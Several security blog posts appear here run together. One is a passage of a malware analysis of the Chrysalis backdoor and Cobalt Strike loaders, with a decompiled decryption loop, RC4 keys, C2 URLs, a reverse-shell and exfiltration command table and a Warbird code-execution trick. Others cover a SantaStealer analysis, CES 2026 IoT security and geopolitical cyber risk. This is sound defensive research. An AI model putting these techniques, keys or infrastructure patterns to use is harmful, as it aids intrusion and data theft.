while (counter < size) {
    BYTE k = XORKey[counter & 7];
    BYTE x = encrypted[pos];

    x = x + k;
    x = x ^ k;
    x = x - k;

    decrypted[pos] = x;

    pos++;
    counter++;
}
⠀
XOR operation is performed 5 times in total, suggesting a section layout similar to PE format. Following the decryption, malware will proceed to yet another dynamic IAT resolution using LoadLibraryAto acquire a handle to Kernel32.dll and GetProcAddress. Once exports are resolved, the jump is taken to the main module.
Main module
The decrypted module is a reflective PE-like module that executes the MSVC CRTinitialization sequence before transferring control to the program’s main entry point. Once in the Main function, the malware will dynamically load DLLs in the following order : oleaut32.dll, advapi32.dll, shlwapi.dll, user32.dll, wininet.dll,ole32.dll and shell32.dll.
Names of targeted DLLs are constructed on the run, using two separate subroutines. These two subroutines implement a custom, position-dependent character obfuscation scheme. Each character is transformed using a combination of bit rotations, conditional XOR operations, and index-based arithmetic, ensuring that identical characters encrypt differently depending on their position. The second routine reverses this process at runtime, reconstructing the original plaintext string just before it is used. The purpose of these two functions is not only to conceal strings, but also to intentionally complicate static analysis and hinder signature-based detection.
After the DLL name is reconstructed, the Main module implements another, more sophisticated API hashing routine.
API hashing subroutine
Figure 4: API hashing diagram
⠀
The first difference between this and the API hashing routine used by the loader is that this subroutine accepts only a single argument: the hash of the target API. To obtain the DLL handle, the malware walks the PEB to reach the InMemoryOrderModuleList, then parses each module’s export table, skipping the main executable, until it resolves the desired API. Instead of relying on common hashing algorithms, the routine employs multi-stage arithmetic mixing with constants of MurmurHash-style finalization. API names are processed in 4-byte blocks using multiple rotation and multiplication steps, followed by a final diffusion phase before comparison with the supplied hash. This design significantly complicates static recovery of resolved APIs and reduces the effectiveness of traditional signature-based detection. As a fallback, the resolver supports direct resolution via GetProcAddress if the target hash is not found through the hashing method. The pointer to GetProcAddress is obtained earlier during the “main module preparation” stage.
⠀
Figure 5: API hashing internals
Config decryption
The next step in the malware’s execution is to decrypt the configuration. Encrypted configuration is stored in the BluetoothService file at offset 0x30808 with the size of 0x980. Algorithm for the decryption is RC4with the key qwhvb^435h&*7. This revealed the following information:
Command and Control (C2) url: https://api.skycloudcenter.com/a/chat/s/70521ddf-a2ef-4adf-9cf0-6d8e24aaa821
Name of the module: BluetoothService
User agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.4044.92 Safari/537.36
Decrypted configuration doesn’t give much useful information besides the C2. The name of the module is too generic and the user agent belongs to Google Chrome browser. The URL resolves to 61.4.102.97, IP address based inMalaysia. At the time of the writing of this blog, no other file has been seen to communicate with this IP and URL.
Persistence and Command-Line Arguments
To determine the next course of action, malware checks command line arguments highlighted in Table 1 and chooses one of four potential paths – if the amount of the command-line arguments is greater than two, the process will exit. If there is no additional argument, persistence is set up primarily via service creation or registry as a fall back mechanism.
See Table 2 below:
Argument
Mode
Action
(None)
Installation
Installs persistence (Service or Registry) pointing to binary with -i flag, then terminates.
-i
Launcher
Spawns a new instance of itself with the -k flag via ShellExecuteA, then terminates.
-k
Payload
Skips installation checks and executes the main malicious logic (C2 & Shellcode).
⠀
With the expected arguments present, the malware proceeds to its primary functionality – to gather information about the infected asset and initiate the communication with C2.
Information gathering and C2 communication
A mutex Global\\Jdhfv_1.0.1 is registered to enforce single instance execution on the host. If it already exists, malware is terminated. If the check is clear, information gathering begins by querying for the following : current time, installed AVs, OS version, user name and computer name. Next, computer name, user name, OS version and string 1.01are concatenated and the data are hashed using FNV-1A. This value is later turned into its decimal ascii representation and used most likely as a unique identifier of the infected host.
Final buffer uses a dot as delimiter and follows this pattern:
The last piece of information added to the beginning of the buffer is a string 4Q. The buffer is then RC4 encrypted with the key vAuig34%^325hGV.
Following data encryption, the malware establishes an internet connection using previously mentioned user agent and C2 api.skycloudcenter.com over port 443. Data is then transferred via HttpSendRequestAusing the POSTmethod. Response from the server is then read to a temporary buffer which is later decrypted using the same key vAuig34%^325hGV.
Response and command processing
Note: C2 server was already offline during the initial analysis, preventing recovery of any network data. As a result, and due to the complexity of the malware, parts of the following analysis may contain minor inaccuracies.
The response from the C2 undergoes multiple checks before further processing. First, the HTTP response code is compared against the hardcoded value 200(0xC8),indicating a successful request, followed by a validation of the associated WinInet handle to ensure no error occurred. The malware then verifies the integrity of the received payload and execution proceeds only if at least one valid structure is detected. Next, malware looks into the response data for a small tag to determine what to do next. Tag is used as a condition for a switch statement with 16 possible cases. The default case will simply set up a flag to TRUE. Setting up this flag will result in completely jumping out of the switch. Other switch cases includes following options:
⠀
Char representation
Hex representation
Purpose
4T
0x3454
Spawn interactive shell
4U
0x3455
Send ‘OK’ to C2
4V
0x3456
Create process
4W
0x3457
Write file to disk
4X
0x3458
Write chunk to open file
4Y
0x3459
Read & send data
4Z
0x345A
Break from switch
4\\
0x345C
Uninstall / Clean up
4]
0x345D
Sleep
4_
0x345F
Get info about logical drives
4`
0x3460
Enumerate files information
4a
0x3661
Delete file
4b
0x3662
Create directory
4c
0x3463
Get file from C2
4d
0x3464
Send file to C2
⠀
4T – The malware implements a fully interactive cmd.exe reverse shell using redirected pipes. Incoming commands from the C2 are converted from UTF‑8 to the system OEM code page before being written to the shell’s standard input, while a dedicated thread continuously reads shell output, converts it from OEM encoding to UTF‑8 using GetOEMCP API, and forwards the result back to the C2.
4V– This option allows remote process execution by invoking CreateProcessW on a C2-supplied command line and relaying execution status back to the C2.
4W– This option implements a remote file write capability, parsing a structured response containing a destination path and file contents, converting encodings as necessary, writing the data to disk, and returning a formatted status message to the command-and-control server.
4X– Similar to the previous switch, it supports a remote file-write capability, allowing the C2 to drop arbitrary files on the victim system by supplying a UTF-8 filename and associated data blob.
4Y – Switch implements a remote file-read capability. It opens a specified file with, retrieves its size, reads the entire contents into memory, and transmits the data back to the C2.
4\\– The option implements a full self-removal mechanism. It deletes auxiliary payload files, removes persistence artifacts from both the Windows Service registry hive and the Run key, generates and executes a temporary batch file u.batto delete the running executable after termination, and finally removes the batch script itself.
4_– Here malware enumerates information about logical drivers using GetLogicalDriveStringsA and GetDriveTypeAAPIs and sends the information back to the C2.
4`– This switch option shares similarities with previously analyzed data exfiltration function – 4Y. However, its primary purpose differs. Instead of transmitting preexisting data, it enumerates files within a specified directory, collects per-file metadata (timestamps, size, and filename), serializes the results into a custom buffer format, and sends the aggregated listing to the C2.
4a – 4b – 4c – 4d– In the last 4 cases, malware implements a custom file transfer protocol over its C2 channel. Commands 4a and 4b act as control messages used to initialize file downloadand upload operations respectively, including file paths, offsets, and size validation. Once initialized, the actual data transfer occurs in a chunked fashion using commands 4c (download)and 4d (upload). Each chunk is wrapped in a fixed-size 40-byte response structure, validated for successful HTTP status and correct structure count before processing. Transfers continue until the C2 signals completion via a non-zero termination flag, at which point file handles and buffers are released.
Additional artifacts discovered on the infected host
During the initial forensics analysis of the affected asset, Rapid7’s MDR team observed execution of following command:
The retrieved folder “USOShared”from the infected asset didn’t contain svchost.exe but it contained “libtcc.dll” and “conf.c”. The hash of the binary didn’t match any known legitimate version but the command line arguments and associated “libtcc.dll” suggested that svchost.exe is in fact renamed Tiny-C-Compiler. To confirm this, we replicated the steps of the attacker successfully loaded shellcode from “conf.c” into the memory of “tcc.exe”, confirming our previous hypothesis.
Analysis of conf.c
The C source file contains a fixed size (836) char buffer containing shellcode bytes which is later casted to a function pointer and invoked. The shellcode is consistent with 32-bit version of Metasploit’s block API.
The shellcode loads Wininet.dll using LoadLibraryA, resolves Internet-related APIs such as InternetConnectAand HttpSendRequestA, and downloads a file from api.wiresguard.com/users/admin. The file is read into a newly allocated and execution is then transferred to the start of the 2000-byte second-stage shellcode.
⠀
Figure 6: Shellcode decryption stub
⠀
This stub is responsible for decrypting the next payload layer and transferring execution to it. It uses a rolling XOR-baseddecryption loop before jumping directly to the decrypted code.
A quick look into the decrypted buffer revealed an interesting blob with a repeated string CRAZY, hinting additional XORed layer, later confirmed by a quick test.
⠀
Figure 7: Repeated XOR key “CRAZY”
⠀
Figure 8: Decrypted configuration
⠀
Parsing of the decrypted configuration data confirms that retrieved shellcode is Cobalt Strike (CS) HTTPS beaconwith http-get api.wiresguard.com/update/v1and http-post api.wiresguard.com/api/FileUpload/submit urls.
Analysis of the initial evidence revealed a consistent execution chain: a loader embedding Metasploit block_api shellcode that downloads a Cobalt Strike beacon. The unique decryption stub and configuration XOR key CRAZY allowed us to pivot into an external hunt, uncovering additional loader variants.
⠀
Figure 9: Execution flow followed by conf.c and other loaders
Variation of loaders and shellcode
In the last year, four similar files were uploaded to public repositories.
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4472.114 Safari/537.36
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4472.114 Safari/537.36
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
URL hosting CS beacon
http://59.110.7.32:8880/uffhxpSy
http://124.222.137.114:9999/3yZR31VK
https://api.wiresguard.com/users/system
https://api.wiresguard.com/users/system
CS http-get URL
http:// 59.110.7.32:8880/api/getBasicInfo/v1
http://124.222.137.114:9999/api/updateStatus/v1
https://api.wiresguard.com/api/getInfo/v1
https://api.wiresguard.com/api/getInfo/v1
CS http-post URL
http:// 59.110.7.32:8880/api/Metadata/submit
http://124.222.137.114:9999/api/Info/submit
https://api.wiresguard.com/api/Info/submit
https://api.wiresguard.com/api/Info/submit
⠀
From all the loaders we analyzed, Loader 3piqued our interest for three reasons – shellcode encryption technique, executionand almost identical C2to beacon that was found on the infected asset . All the previous samples used a pretty common technique to execute the shellcode – decrypt embedded shellcode in user space, change the protection of memory region to executable state and invoke decrypted code via CreateThread/ CreateRemoteThread, Loader 3 (original name “ConsoleApplication2.exe”) violates this approach.
Analysis of Loader 3 – ConsoleApplication2.exe
At the first glance, the logic of the sample is straightforward Load the DLL clipc.dll, overwrite first 0x490 bytes, change the protection to PAGE_EXECUTE_READ (0x20), and then invoke NtQuerySystemInformation. Two interesting notes to highlight here – bytes copied into the memory region of clipc.dll are not valid shellcode and NtquerySystemInformation is used to “Retrieve the specified system information”, not to execute code.
⠀
Figure 10: Snippet from ConsoleApplication2.exe
Figure 11: Data copied into clipc.dll
⠀
According to the official documentation, the first parameter of NtQuerySystemInformation is of type SYSTEM_INFORMATION_CLASSwhich specifies the category of system information to be queried. During static analysis in IDA Pro, this parameter was initially identified as SystemExtendedProcessInformation|0x80but looking for this value in MSDN and other public references didn’t provide any explanation on how the execution was achieved. But, searching for the original value passed to the function (0xB9)uncovered something interesting. The following blog by DownWithUp covers Microsoft Warbird, which could be described as an internal code protection and obfuscation framework . These resources confirm IDA misinterpretation of the argument which should be SystemCodeFlowTransition, a necessary argument to invoke Warbird functionality. Additionally, DownWithUp’s blog post mentioned the possible operations:
⠀
Figure 12: Warbird operations documented by DownWithUp
⠀
Referring to the snippet we saw from “ConsoleApplication2.exe”, the operation is equal to WbHeapExecuteCallwhich gives us the answer on how the shellcode gained execution. Thanks to work of other researchers, we also know that this technique only works if the code resides inside of memory of Microsoft signed binary, thus revealing why clipc.dllhas been used.The blog post from cirosecalso contains a link for their POC of this technique which is almost the same replica of “ConsoleApplication2.exe”, hinting that author of “ConsoleApplication2.exe” simply copied it and modified to execute Metasploit block_api shellcode instead of the benign calc from POC. The comparison of the Cobalt Strike beacon configuration delivered via “conf.c”and “ConsoleApplication2.exe” revealed shared trades between these two, most notably domain, public key, and process injection technique.
Attribution
Attribution is primarily based on strong similarities between the initial loader observed in this intrusion and previously published Symantec research. Particularly the use of a renamed “Bitdefender Submission Wizard” to side-load “log.dll” for decrypting and executing an additional payload. In addition, similarities of the execution chain of “conf.c” retrieved from the infected asset and other loaders that we found, supported by the same public key extracted from CS beacons delivered through “conf.c” and “ConsoleApplication2.exe” suggests with moderate confidence, that the threat actor behind this campaign is likely Lotus Blossom.
Conclusion
The discovery of the Chrysalis backdoor and the Warbird loader highlights an evolution in Billbug’s capabilities. While the group continues to rely on proven techniques like DLL sideloading and service persistence, their multi layered shellcode loader and integration of undocumented system calls (NtQuerySystemInformation) marks a clear shift toward more resilient and stealth tradecraft.
What stands out is the mix of tools: the deployment of custom malware (Chrysalis) alongside commodity frameworks like Metasploit and Cobalt Strike, together with the rapid adaptation of public research (specifically the abuse of Microsoft Warbird). This demonstrates that Billbug is actively updating their playbook to stay ahead of modern detection.
Rapid7 Customers
Intelligence Hub
Customers using Rapid7’s Intelligence Hub gain direct access to Chrysalis backdoor, Metasploit loaders and Cobalt Strike IOCs, including any future indicators as they are identified.
Attending CES over the last several years has provided me with a valuable opportunity to observe how rapidly IoT technology continues to evolve across consumer and enterprise domains. This was my fourth year attending CES and I have seen a continued growth and advancement across multiple technology categories, from mobile devices and wearables, to AI-driven automation and robotics, to connected infrastructure.
This year’s show floor highlighted how deeply embedded “smart” technology has become within our everyday systems. As an IoT security researcher, what stood out to me most was not just the pace of innovation, but how increasingly interconnected these technologies have become, often relying on shared backend services, cloud platforms, and automated decision-making. These trends highlight the importance of examining not only individual devices, but the broader trust relationships and infrastructure architectures that support them.
AI-driven automation is no longer experimental
It was clear at CES 2026 that AI-driven automation is no longer experimental, it has become operational. Throughout automation, robotics, and transportation technology, decision-making processes are increasingly being delegated to backend AI systems that consume device telemetry and trigger real-world actions. From a security perspective, this marks a primary shift where trust relationships that were once local are now centralized, automated, and capable of impacting all devices within a larger ecosystem. The challenge moving forward doesn’t just involve securing devices; we will have to secure the data these devices produce, plus ensure that data is not altered or corrupted in a way that would impact all devices under the control of the backend AI systems.
One of the more striking areas of progress has been in robotics, particularly in dexterity and fine motor control. Seeing robots play the piano or fold cloth highlighted how far robotic manipulation has come. Moving beyond their old rigid, pre-programmed motion toward a more adaptive interaction with our physical world. While we are still years away from anything resembling The Jetsons, these demonstrations show clear forward momentum. Before increasingly capable and autonomous robots become more deeply integrated into our world, we need to seriously address how to build security into the underlying technology. It’s also critical to maintain and secure the vast amount of data they will gather.
Mobile and wearable technologies are “always on”
During CES this year, I also observed advances in mobile technology and wearables. While these devices have long been a staple of the show and continue to evolve incrementally each year, the growing integration of AI has noticeably expanded their capabilities. Features such as continuous sensing and adaptive behavior introduce new questions around security and privacy that go beyond traditional mobile threat models. As these technologies increasingly find their way into the hands of employees, they also raise important considerations for organizational security posture. This shift prompts a larger question CISOs should ask themselves: have our organization’s mobile device policies evolved alongside these technologies, or are they still grounded in smartphone-only assumptions from a decade ago?
For example, one of the most concerning mobile device technologies I observed was a device designed for use in corporate meetings that could automatically take notes, transcribe discussions, and translate conversations in real time. While such capabilities can clearly improve productivity and collaboration, especially in global organizations, they also introduce new security and privacy considerations. A device that is continuously listening, processing speech, and potentially transmitting data to backend cloud systems raises questions about where sensitive conversations are stored, how long that data is retained, and who ultimately has access to it. When such technologies are introduced into meeting rooms or business workflows, they essentially become an always-on sensor within the organization, and its presence may not be fully accounted for in most organizations with existing acceptable use policies. This highlights the need for organizations to reassess how emerging mobile and wearable technologies could impact their data protection, confidentiality, and overall security posture.
Conclusion: Building a new infrastructure of trust
My observations from CES 2026 clearly illustrate that the evolution of IoT has moved us beyond securing individual devices. The true security challenge now lies within the highly interconnected ecosystems, centralized AI-driven automation, and “always-on” data collection that underpin our increasingly “smart” world. The operationalization of AI and the rapid progress in robotics introduce centralized trust relationships and vast new data streams that are not yet matched by adequate security considerations.
This shift presents an urgent call to action for organizations. It’s time to aggressively reassess acceptable use and data protection policies to account for continuously sensing wearables, autonomous machinery, and the security of the backend services that control them all. The future of security is no longer just about protecting the perimeter; it is about securing the entire infrastructure of trust, data integrity, and automated decision-making that powers the next generation of technology.
Rapid7 Labs has identified a new malware-as-a-service information stealer being actively promoted through Telegram channels and on underground hacker forums. The stealer is advertised under the name “SantaStealer” and is planned to be released before the end of 2025. Open source intelligence suggests that it recently underwent a rebranding from the name “BluelineStealer.”
The malware collects and exfiltrates sensitive documents, credentials, wallets, and data from a broad range of applications, and aims to operate entirely in-memory to avoid file-based detection. Stolen data is then compressed, split into 10 MB chunks, and sent to a C2 server over unencrypted HTTP.
While the stealer is advertised as “fully written in C”, featuring a “custom C polymorphic engine” and being “fully undetected,” Rapid7 has found unobfuscated and unstripped SantaStealer samples that allow for an in-depth analysis. These samples can shed more light on this malware’s true level of sophistication.
Discovery
In early December 2025, Rapid7 identified a Windows executable triggering a generic infostealer detection rule, which we usually see triggered by samples from the Raccoon stealer family. Initial inspection of the sample (SHA-256 beginning with 1a27…) revealed a 64-bit DLL with over 500 exported symbols (all bearing highly descriptive names such as “payload_main”, “check_antivm” or “browser_names”) and a plethora of unencrypted strings that clearly hinted at credential-stealing capabilities.
While it is not clear why the malware authors chose to build a DLL, or how the stealer payload was to be invoked by a potential stager, this choice had the (presumably unintended) effect of including the name of every single function and global variable not declared as static in the executable’s export directory. Even better, this includes symbols from statically linked libraries, which we can thus identify with minimal effort.
The statically linked libraries in this particular DLL include:
cJSON, an “ultralightweight JSON parser”
miniz, a “single C source file zlib-replacement library”
sqlite3, the C library for interfacing with SQLite v3
Another pair of exported symbols in the DLL are named notes_config_size and notes_config_data. These point to a string containing the JSON-encoded stealer configuration, which contains, among other things, a banner (“watermark”) with Unicode art spelling “SANTA STEALER” and a link to the stealer Telegram channel, t[.]me/SantaStealer.
Figure 1: A preview of the stealer’s configuration
Figure 2: A Telegram message from November 25th advertising the rebranded SantaStealer
Figure 3: A Telegram message announcing the rebranding and expected release schedule
Visiting SantaStealer’s Telegram channel, we observed the affiliate web panel, where we were able to register an account and access more information provided by the operators, such as a list of features, the pricing model, or the various build configuration options. This allowed us to cross-correlate information from the panel with the configuration observed in samples, and get a basic idea of the ongoing evolution of the stealer.
Apart from Telegram, the stealer can be found advertised also on the Lolz hacker forum at lolz[.]live/santa/. The use of this Russian-speaking forum, the top-level domain name of the web panel bearing the country code of the Soviet Union (su), and the ability to configure the stealer not to target Russian-speaking victims (described later) hints at Russian citizenship of the operators — not at all unusual on the infostealer market.
Figure 4: A list of features advertised in the web panel
As the above screenshot illustrates, the stealer operators have ambitious plans, boasting anti-analysis techniques, antivirus software bypasses, and deployment in government agencies or complex corporate networks. This is reflected in the pricing model, where a basic variant is advertised for $175 per month, and a premium variant is valued at $300 per month, as captured in the following screenshot.
Figure 5: Pricing model for SantaStealer (web panel)
In contrast to these claims, the samples we have seen until now are far from undetectable, or in any way difficult to analyze. While it is possible that the threat actor behind SantaStealer is still developing some of the mentioned anti-analysis or anti-AV techniques, having samples leaked before the malware is ready for production use — complete with symbol names and unencrypted strings — is a clumsy mistake likely thwarting much of the effort put into its development and hinting at poor operational security of the threat actor(s).
Interestingly, the web panel includes functionality to “scan files for malware” (i.e. check whether a file is being detected or not). While the panel assures the affiliate user that no files are shared and full anonymity is guaranteed, one may have doubts about whether this is truly the case.
Figure 6: Web panel allows to scan files for malware.
Some of the build configuration options within the web panel are shown in Figures 7 through 9.
Figure 7: SantaStealer build configuration
Figure 8: More SantaStealer build configuration options
Figure 9: SantaStealer build configuration options, including CIS countries detection
One final aspect worth pointing out is that, rather unusually, the decision whether to target countries in the Commonwealth of Independent States (CIS) is seemingly left up to the buyer and is not hardcoded, as is often the case with commercial infostealers.
Technical analysis of SantaStealer
Having read the advertisement of SantaStealer’s capabilities by the developers, one might be interested in seeing how they are implemented on a technical level. Here, we will explore one of the EXE samples (SHA-256 beginning with 926a…), as attempts at executing the DLL builds with rundll32.exe ran into issues with the C runtime initialization. However, the DLL builds (such as SHA-256 beginning with 1a27…) are still useful for static analysis and cross-referencing with the EXE.
At the moment, detecting and tracking these payloads is straightforward, due to the fact that both the malware configuration and the C2 server IP address are embedded in the executable in plain text. However, if SantaStealer indeed does turn out to be competitive and implements some form of encryption, obfuscation, or anti-analysis techniques (as seen with Lumma or Vidar) these tasks may become less trivial for the analyst. A deeper understanding of the patterns and methods utilized by SantaStealer may be beneficial.
Figure 10: Code in the send_upload_chunk exported function references plaintext strings
The user-defined entry point in the executable corresponds to the payload_main DLL export. Within this function, the stealer first checks the anti_cis and exec_delay_seconds values from the embedded config and behaves accordingly. If the CIS check is enabled and a Russian keyboard layout is detected using the GetKeyboardLayoutList API, the stealer drops an empty file named “CIS” and ends its execution. Otherwise, SantaStealer waits for the configured number of seconds before calling functions named check_antivm, payload_credentials, create_memory_based_log and creating a thread running the routine named ThreadPayload1 in the DLL exports.
The anti-VM function is self-explanatory, but its implementation differs across samples, hinting at the ongoing development of the stealer. One sample checks for blacklisted processes (by hashing the names of running process executables using a custom rolling checksum and searching for them in a blacklist), suspicious computer names (using the same method) and an “analysis environment,” which is just a hard-coded blacklist of working directories, like “C:\analysis” and similar. Another sample checks the number of running processes, the system uptime, the presence of a VirtualBox service (by means of a call to OpenServiceA with “VBoxGuest”) and finally performs a time-based debugger check. In either case, if a VM or debugger is detected, the stealer ends its execution.
Next, payload_credentials attempts to steal browser credentials, including passwords, cookies, and saved credit cards. For Chromium-based browsers, this involves bypassing a mechanism known as AppBound Encryption (ABE). For this purpose, SantaStealer embeds an additional executable, either as a resource or directly in section data, which is either dropped to disk and executed (screenshot below), or loaded and executed in-memory, depending on the sample.
Figure 11: Execution of an embedded executable specialized in browser hijacking
The extracted executable, in turn, contains an encrypted DLL in its resources, which is decrypted using two consecutive invocations of ChaCha20 with two distinct pairs of 32-byte key and 12-byte nonce. This DLL exports functions called ChromeElevator_Initialize, ChromeElevator_ProcessAllBrowsers and ChromeElevator_Cleanup, which are called by the executable in that order. Based on the symbol naming, as well as usage of ChaCha20 encryption for obfuscation and presence of many recognizable strings, we assess with moderate confidence that this executable and DLL are heavily based on code from the ChromeElevator project (https://github.com/xaitax/Chrome-App-Bound-Encryption-Decryption), which employs direct syscall-based reflective process hollowing to inject code into the target browser. Hijacking the security context of a legitimate browser process this way allows the attacker to decrypt AppBound encryption keys and thereby decrypt stored credentials.
Figure 12: The embedded EXE decrypts and loads a DLL in-memory and calls its exports.
The next function called from main, create_memory_based_log, demonstrates the modular design of the stealer. For each included module, it creates a thread running the module_thread routine with an incremented numerical ID for that module, starting at 0. It then waits for 45 seconds before joining all thread handles and writing all files collected in-memory into a ZIP file named “Log.zip” in the TEMP directory.
The module_thread routine simply takes the index it was passed as parameter and calls a handler function at that index in a global table, for some reason called memory_generators in the DLL. The module function takes only a single output parameter, which is the number of files it collected. In the so helpfully annotated DLL build, we can see 14 different modules. Besides generic modules for reading environment variables, taking screenshots, or grabbing documents and notes, there are specialized modules for stealing data from the Telegram desktop application, Discord, Steam, as well as browser extensions, histories and passwords.
Figure 13: A list of named module functions in a SantaStealer sample
Finally, after all the files have been collected, ThreadPayload1 is run in a thread. It sleeps for 15 seconds and then calls payload_send, which in turn calls send_zip_from_memory_0, which splits the ZIP into 10 MB chunks that are uploaded using send_upload_chunk.
The file chunks are exfiltrated over plain HTTP to an /upload endpoint on a hard-coded C2 IP address on port 6767, with only a couple special headers:
User-Agent: upload
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary[...]
auth: [...]
w: [...]
complete: true (only on final request)
The auth header appears to be a unique build ID, and w is likely the optional “tag” used to distinguish between campaigns or “traffic sources”, as is mentioned in the features.
Conclusion
The SantaStealer malware is in active development, set to release sometime in the remainder of this month or in early 2026. Our analysis of the leaked builds reveals a modular, multi-threaded design fitting the developers’ description. Some, but not all, of the improvements described in SantaStealer’s Telegram channel are reflected in the samples we were able to analyze. For one, the malware can be seen shifting to a completely fileless collection approach, with modules and the Chrome decryptor DLL being loaded and executed in-memory. On the other hand, the anti-analysis and stealth capabilities of the stealer advertised in the web panel remain very basic and amateurish, with only the third-party Chrome decryptor payload being somewhat hidden.
To avoid getting infected with SantaStealer, it is recommended to pay attention to unrecognized links and e-mail attachments. Watch out for fake human verification, or technical support instructions, asking you to run commands on your computer. Finally, avoid running any kind of unverified code from sources such as pirated software, videogame cheats, unverified plugins, and extensions.
Stay safe and off the naughty list!
Rapid7 Customers
Intelligence Hub
Customers using Rapid7’s Intelligence Hub gain direct access to SantaStealer IOCs, along with ongoing intelligence on new activity and related campaigns. The platform also has detections for a wide range of other infostealers, including Lumma, StealC, RedLine, and more, giving security teams broader visibility into emerging threats.
Geopolitics has become a significant risk factor for today’s organizations, transforming cybersecurity into a technical and strategic challenge heavily influenced by state behavior. International tensions and the strategic calculations of major cyber powers, including Russia, China, Iran, and North Korea, significantly shape the current threat landscape. Businesses can no longer operate as isolated entities; they now function as interconnected global ecosystems where employees, suppliers, cloud workloads, supply chains, and data flows intersect across multiple jurisdictions, each with its own unique set of political risks.
A region considered low-risk last month could become a high-risk zone overnight if a diplomatic dispute escalates. An overseas development team could suddenly become vulnerable if that region experiences sanctions, stricter regulations, or state pressure on the workforce.
Many organizations still underestimate this dynamic reality, relying on static risk models that assume relatively stable attack patterns. However, geopolitical decisions and internal vulnerabilities are often the drivers of the most sudden and consequential changes in exposure. For example, the announcement of sanctions can trigger retaliatory cyberattacks, a military buildup can unleash destructive campaigns, and a trade or intellectual property dispute can lead to large-scale espionage.
Cybersecurity leaders must therefore integrate geopolitical intelligence directly into their operational decision-making and risk assessment processes, recognizing that political forces, rather than technical errors, are often the primary trigger for increased vulnerability.
Geopolitics as a core driver of cyber risk
Geopolitics plays a decisive role in shaping the scale, direction, and sophistication of cybercriminal and state-sponsored activity, fundamentally altering the threat landscape for organizations worldwide. Geopolitical tensions and sanctions often create conditions in which state-aligned hackers operate with greater freedom, using cyber operations as tools for espionage, economic survival, political retaliation, or strategic influence. Isolated or sanctioned states often turn to cybercrime as an alternative source of revenue.
North Korea, for instance, intensifies financially motivated campaigns, including cryptocurrency theft and extortion, when economic pressure mounts. Iran, facing recurring sanctions and political isolation, tends to respond with retaliatory or disruptive cyber operations targeting sectors and institutions associated with adversarial nations.
China’s cyber activity often peaks during moments of heightened competition over technology and strategic resources, driving expansive espionage campaigns aimed at industries like aerospace, telecommunications, AI, and energy. Russia, meanwhile, escalates disruptive or destructive cyber actions during geopolitical confrontations or military conflicts, leveraging malware, industrial system interference, and coordinated information operations.
These patterns demonstrate how cyber risk extends far beyond technical vulnerabilities: organizations become targets because of their nationality, sector, technology assets, or global partnerships.
How geopolitical tensions influence threat actor behavior
Geopolitical tensions influence the behavior of threat actors by altering their objectives, aggression levels, and operational trade-offs in ways that directly impact global organizations. Russian groups, for example, will shift from covert intelligence collection to overt disruption, employing destructive malware, DDoS attacks, and infrastructure sabotage to exert pressure. Chinese actors are known to intensify long-term espionage and supply-chain infiltration, targeting IP, cloud providers, security firms, and development environments.
Iran responds to sanctions or regional tensions with opportunistic retaliation through data wiping, defacements, and financially motivated attacks. And when facing economic strain, North Korea expands cybercrime, including cryptocurrency theft, extortion, software supply-chain poisoning, and high-level financial fraud.
For organizations, these shifts manifest internally as newly observed attack patterns, such as targeted phishing aimed at political or strategic sectors, the exploitation of vulnerabilities relevant to conflicts, or supply-chain attacks aligned with espionage objectives. The unifying pattern is that geopolitical tensions cause attackers to reprioritize, whereby espionage becomes a means of destruction, revenue generation becomes a national strategy, and symbolic retaliation becomes an operational necessity. Security teams that do not account for these geopolitical triggers risk misjudging the scale, intent, and urgency of incoming threat campaigns.
Indicators that cyber escalation is coming
A cyber escalation is rarely an isolated phenomenon; it is usually accompanied by political and technical warning signs that can herald a wave of attacks. On the political front, organizations should monitor events such as sanctions announcements, diplomatic expulsions, military mobilizations, sudden breakdowns in negotiations, strategic military strikes, or public accusations of espionage. For example, tensions with Russia are often followed by cyber influence campaigns. Retaliatory cyberattacks are also common following the imposition of sanctions on the Islamic Republic of Iran. Increased cyber espionage campaigns coincide with periods of strategic competition with China, and financially motivated attacks intensify after economic pressure is exerted on North Korea.
On a technical level, the first warning signs manifest in one or more of the following ways:
An increase in sector-specific phishing attacks linked to political events
The reactivation of known command and control infrastructures
The formation of new politically-motivated hacktivist collectives
Access intermediaries launching campaigns to sell access points in sectors linked to ongoing conflicts
Internally, organizations may sometimes observe unusual activity from cybersecurity teams, such as unexpected code updates from maintenance managers located in politically sensitive regions, vendor outages correlated with geopolitical developments, or authentication anomalies linked to regions near ongoing crises. The most important pattern to recognize is convergence: when political escalation, external surveillance, and internal anomalies appear within the same time frame, organizations must assume that threat conditions have shifted from background noise to active risk and immediately adopt a strengthened defensive posture.
Adjusting defensive posture during geopolitical instability
Harden identity infrastructure against state-grade threats.
Identity has become a frontline asset in geopolitical conflict. In today’s environment, the boundaries between hacktivism, cybercrime, and state-sponsored activities are increasingly blurred, with governments at times guiding or amplifying these operations. Credential compromise is often the entry point that enables these broader campaigns. To mitigate this risk, organizations should enforce universal, phishing-resistant MFA, regularly review and tightly govern privileged roles, particularly in sensitive geographies, and adopt just-in-time access to minimize standing privileges. These measures materially reduce exposure and strengthen resilience against sophisticated, geopolitically motivated threat actors.
Conduct targeted threat hunts
Russia — Russian threat actors place a strong emphasis on disruption and destruction, particularly during periods of geopolitical conflict. They commonly deploy wiper malware that deletes or corrupts files and often pretend it’s ransomware. Threat hunters should watch for sudden mass file changes, system reboots, or the use of admin-level command-line tools immediately preceding damage. Russia also has advanced capabilities for ICS/OT manipulation, meaning unusual access to industrial controllers or configuration changes can be a strong indicator of potential compromise. Additionally, their operations often support information warfare, so defenders should look for compromised media or government accounts, unauthorized website changes, and targeted spear-phishing attacks tied to political events.
